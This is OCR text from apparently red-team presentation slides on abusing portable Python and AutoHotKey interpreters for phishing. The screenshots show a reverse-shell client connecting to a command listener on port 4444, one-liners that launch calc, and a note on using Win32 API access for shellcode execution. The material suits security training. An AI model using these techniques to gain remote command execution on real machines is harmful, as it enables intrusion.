



The challenge:


- Correct compilation
- Version
- Libraries/Modules

**With this now we have access to the Win32Api and gain more options for shellcode execution*





C:\Windows\system32\cmd.e:
PS C:\Users\HelpDesk\Desktop> .\python3.exe -c "import os; os.system('calc');"
PS C:\Users\HelpDesk\Desktop> .\python3.exe -c "import ctypes"
Traceback (most recent call last):
File "<string>", line 1, in <module>
ModuleNotFoundError: No module named 'ctypes'
PS C:\Users\HelpDesk\Desktop>
Recycle Bin
Microsoft Edge
Calculator
Standard
0
MC MR M+ M- MS M
Windows Security
Security at a glance
See what's happening with the security and health of your device and take any actions needed.
Virus & threat protection
No action needed.
Account protection
No action needed.
Firewall & network protection
No action needed.
C:\Windows\system32\cmd.e:
C:\Users\HelpDesk\Desktop>python3.exe simple_rev.py
Connected to server.
C:\Windows\system32\cmd.e:
C:\RedTeam\Phishing\Scripting Interpreters\Python>python server_poc.py
[*] Listening on 0.0.0.0:4444
[*] Accepted connection from 192.168.1.176:51911
Enter command to execute on client: calc
Enter command to execute on client:
55°F
Rain
Search


Sort
View
Details
Name
Date modified
Type
Size
calc.py 3/16/2024 9:26 PM Python File 1 KB
python2.exe 1/18/2024 11:44 AM Application 10,691 KB
python3.exe 1/18/2024 11:44 AM Application 10,691 KB
rev_s_poc.py 3/23/2024 10:22 PM Python File 1 KB
server_poc.py 3/23/2024 8:29 AM Python File 2 KB


Home
RedTeam VM
Windows 11
Recycle Bin
Microsoft Edge
Process Hacker 2
Activate Windows
Go to Settings to activate Windows.
Type here to search
47°F
7:18 AM
3/24/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
C:\Windows\py.exe
[*] Listening on 0.0.0.0:4444

AutoHotKey

- Open Source
- Custom Scripting
- Win32 Api
- COM Objects



Syntax


- Syntax for the AHK scripting language is quite welcoming to understand.

```
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey> type .\calc.ahk
Run "cmd.exe /c calc"
PS C:\RedTeam\Phishing\Scripting Interpreters\AutoHotKey>
```

API Calls!!?


AHK allows the call for APIs, with a function DllCall.

```
int MessageBoxW(
  [in, optional] HWND    hWnd,
  [in, optional] LPCWSTR lpText,
  [in, optional] LPCWSTR lpCaption,
  [in]           UINT    uType
);
```

